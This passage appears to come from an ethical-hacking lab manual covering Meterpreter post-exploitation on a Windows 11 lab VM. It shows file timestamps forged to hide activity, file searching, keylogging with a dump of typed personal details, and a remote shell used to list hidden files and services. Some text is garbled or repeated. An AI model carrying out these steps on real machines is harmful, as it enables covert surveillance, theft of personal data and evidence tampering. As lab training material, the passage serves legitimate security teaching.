
```
meterpreter > cat Secret.txt
"My credit card account number is 123456789."
meterpreter > timestamp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified       : 2022-04-05 06:04:20 -0400
Accessed       : 2022-04-05 06:34:26 -0400
Created        : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter > timestamp Secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on Secret.txt
meterpreter > timestamp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified       : 2018-02-11 08:10:03 -0500
Accessed       : 2022-04-05 06:37:22 -0400
Created        : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter >
```

36. Similarly, you can change the **Accessed (-a)**, **Created (-c)**, and **Entry Modified (-e)** values of a particular file.
37. The **cd** command changes the present working directory. As you know, the current working directory is **C:\Users\Admin\Downloads**. Type **cd C:/** and press **Enter** to change the current remote directory to **C**.
38. Now, type **pwd** and press **Enter** and observe that the current remote directory has changed to the **C** drive.
39. You can also use a **search** command that helps you to locate files on the target machine. This type of command is capable of searching through the whole system or can be limited to specific folders.
40. Type **search -f [Filename.extension]** (here, **pagefile.sys**) and press **Enter**. This displays the location of the searched file.

Note: It takes approximately 5 minutes for the search.


```
meterpreter > timestamp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified       : 2018-02-11 08:10:03 -0500
Accessed       : 2022-04-05 06:37:22 -0400
Created        : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter > search -f pagefile.sys
Found 1 result...
=====
Path           Size (bytes)  Modified (UTC)
-----
C:\pagefile.sys 1342177280  2022-04-05 05:01:58 -0400
meterpreter >
```


41. Now that you have successfully exploited the system, you can perform post-exploitation maneuvers such as key-logging. Type **keyscan_start** and press **Enter** to start capturing all keyboard input from the target system.



```
meterpreter > timestomp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified      : 2018-02-11 08:10:03 -0500
Accessed      : 2022-04-05 06:37:22 -0400
Created       : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter > search -f pagefile.sys
Found 1 result...
=====
Path           Size (bytes)  Modified (UTC)
-----
c:\pagefile.sys 1342177280  2022-04-05 05:01:58 -0400
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```

42. Now, switch to the **Windows 11** virtual machine, create a text file, and start typing something.



43. Switch to the **Parrot Security** virtual machine, type **keyscan_dump**, and press **Enter**. This dumps all captured keystrokes.

[illegible]

44. Type **idletime** and press **Enter** to display the amount of time for which the user has been idle on the remote system.

```
meterpreter > cd C:/  
meterpreter > pwd  
C:\  
meterpreter > search -f pagefile.sys  
Found 1 result...  
=====
```

Path	Size (bytes)	Modified (UTC)
c:\pagefile.sys	1342177280	2022-04-05 05:01:58 -0400

```
meterpreter > keyscan_start  
Starting the keystroke sniffer ...  
meterpreter > keyscan_dump  
Dumping captured keystrokes...  
<^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H>  
<^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H>  
<CR>  
<Shift>My phone number is xxxxxxxxxx and my email address is xxxxxxxx<Shift><Shift><Shift><Shift><Shift>  
<t><Shift><Shift><Shift><Shift><Shift>@gmail.com<S>
```

```
meterpreter > idletime  
User has been idle for: 53 secs  
meterpreter >
```


45. Type **shell** and press **Enter** to open a shell in meterpreter.
46. Type **dir /a:h** and press **Enter**, to retrieve the directory names with hidden attributes.

```
meterpreter > shell
Process 6288 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\>dir /a:h
dir /a:h
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\

01/26/2022  11:16 PM    <DIR>          $Recycle.Bin
01/27/2022  02:37 AM    <DIR>          $WinREAgent
01/27/2022  01:27 AM    <JUNCTION>     Documents and Settings [C:\Users]
04/09/2022  07:05 AM           12,288  DumpStack.log.tmp
04/09/2022  07:05 AM    1,342,177,280  pagefile.sys
04/09/2022  03:25 AM    <DIR>          ProgramData
01/27/2022  01:27 AM    <DIR>          Recovery
04/09/2022  07:05 AM    268,435,456  swapfile.sys
02/03/2022  12:22 AM    <DIR>          System Volume Information
               3 File(s)  1,610,625,024 bytes
               6 Dir(s)  16,892,407,808 bytes free

C:\>
```

47. Type **sc queryex type=service state=all** and press **Enter**, to list all the available services

